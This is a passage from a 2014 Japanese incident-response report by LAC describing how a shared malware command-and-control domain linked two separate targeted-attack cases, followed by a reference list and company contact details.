


図 50 感染手段の異なる事案の関連

この一連の事案では、先に対応した事案に使用されたマルウェアの痕跡から､その後に対応した別事案との関連が判明し、解決を早めるといった展開もありました。

事案 A の調査が完了した 1 カ月後、別の会社から事案 B への対応の依頼が来ました。調査の過程で事案 B のマルウェアを解析したところ、その通信先ドメイン（接続先）が事案 A のマルウェアの通信先ドメインと同一であることが判明しました（図 50 の円で囲った部分)。そこで、事案 A の感染原因であった Java の悪用に関する痕跡の有無を事案 B で調べたところ、やはり同様の痕跡が見られ、感染原因を迅速に特定することができました。これにより、全体の事案解決も円滑に進めることができました。

これは他組織間での関連性でしたが、一つの組織内においても、過去に遭遇した事案を IOC 化しておくことは非常に有用です。IOC の活用により、再び標的型サイバー攻撃が発生したとしても、効果的な事案対応へとつなげることが期待できるからです。加えて、平時におけるセキュリティ対策の強化にも役立てることができます。巧妙化・多様化・複雑化する標的型サイバー攻撃に備え、対応するには、過去の攻撃の痕跡を蓄積し、それらを俯瞰して見ていくことが今後いっそう重要となるでしょう。

出典

- 3. http://itpro.nikkeibp.co.jp/active/pdf/security/2013/AA132202emc.pdf
- 4. http://www.fireeye.com/blog/technical/targeted-attack/2012/12/council-foreign-relations-water-hole-attack-details.html
- 5. http://www.symantec.com/connect/ja/blogs-40
- 6. http://www.fireeye.com/blog/threat-research/2013/03/internet-explorer-8-exploit-found-in-watering-hole-campaign-targeting-chinese-dissidents.html
- 7. http://www.fireeye.com/blog/technical/cyber-exploits/2013/05/ie-zero-day-is-used-in-dol-watering-hole-attack.html
- 8. http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html
- 9. http://www.fireeye.com/blog/threat-research/2013/11/operation-ephemeral-hydra-ie-zero-day-linked-to-deputydog-uses-diskless-method.html
- 10. http://www.symantec.com/connect/ja/blogs-314
- 11. http://www.lac.co.jp/security/alert/2014/01/23_alert_01.html
- 12. http://www.symantec.com/connect/ja/blogs/internet-explorer-10-1
- 13. http://www.fireeye.com/blog/threat-research/2014/02/operation-greedywonk-multiple-economic-and-foreign-policy-sites-compromised-serving-up-flash-zero-day-exploit.html
- 14. http://www.fireeye.com/blog/threat-research/2014/04/new-zero-day-exploit-targeting-internet-explorer-versions-9-through-11-identified-in-targeted-attacks.html
- 15. http://securelist.com/blog/incidents/59399/new-flash-player-0-day-cve-2014-0515-used-in-watering-hole-attacks/
- 16. http://www.symantec.com/connect/blogs/ie-operation-backdoor-cut
- 17. http://jp.emeditor.com/general/ 更新チェックによるウィルス感染の可能性 /
- 18. https://technet.microsoft.com/ja-jp/library/security/ms13-080.aspx
- 19. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3893
- 20. http://www.lac.co.jp/security/alert/2013/10/09_alert_01.html
- 21. http://www.lac.co.jp/security/report/2013/11/06_jsoc_01.html
- 22. http://www.gomplayer.jp/player/notice/view.html?intSeq=300
- 23. http://jp.emeditor.com/general/ 今回のハッカーによる攻撃の詳細について /
- 25. http://www.cdnetworks.co.jp/company/pressrelease/20140627.pdf
- 26. https://www.ipa.go.jp/security/technicalwatch/20140130.html
- 27. http://www.ipa.go.jp/files/000042039.pdf
- 28. https://www.npa.go.jp/keibi/biki3/250822kouhou.pdf
- 29. http://blog.f-secure.jp/archives/50730250.html
- 30. http://erteam.nprotect.com/473
- 35. https://inet.trendmicro.co.jp/doc_dl/select.asp?type=1&cid=81&_ga=1.124170506.1492204191.1408000144
- 37. http://esec-pentest.sogeti.com/post/Exploiting-Windows-2008-Group-Policy-Preferences
- 38. http://blogs.technet.com/b/srd/archive/2014/05/13/ms14-025-an-update-for-group-policy-preferences.aspx
- 39. https://www.mandiant.com/resources/mandiant-reports/
- 40. https://sect.iij.ad.jp/d/2013/11/197093.html
- 41. http://www.lac.co.jp/security/report/2014/03/11_jsoc_01.html
- 42. http://technet.microsoft.com/ja-jp/sysinternals/bb963902.aspx
- 44. http://blog.trendmicro.co.jp/archives/6835
- 45. https://www.mandiant.com/
- 46. http://technet.microsoft.com/ja-jp/sysinternals/bb897443.aspx
- 47. http://resources.crowdstrike.com/putterpanda/

株式会社ラック

〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113(営業)
E-MAIL：sales@lac.co.jp
http://www.lac.co.jp

Copyright (c)2014 LAC Co., Ltd. All Rights Reserved.

本文書の情報提供のみを目的としており、記述を利用した結果生じる、いかなる損失についても株式会社ラックは責任を負いかねます。

本文書に記載された情報は初回掲載時のものであり、閲覧・提供される時点では変更されている可能性があることをご了承ください。

LAC、LAC ロゴは株式会社ラックの商標です。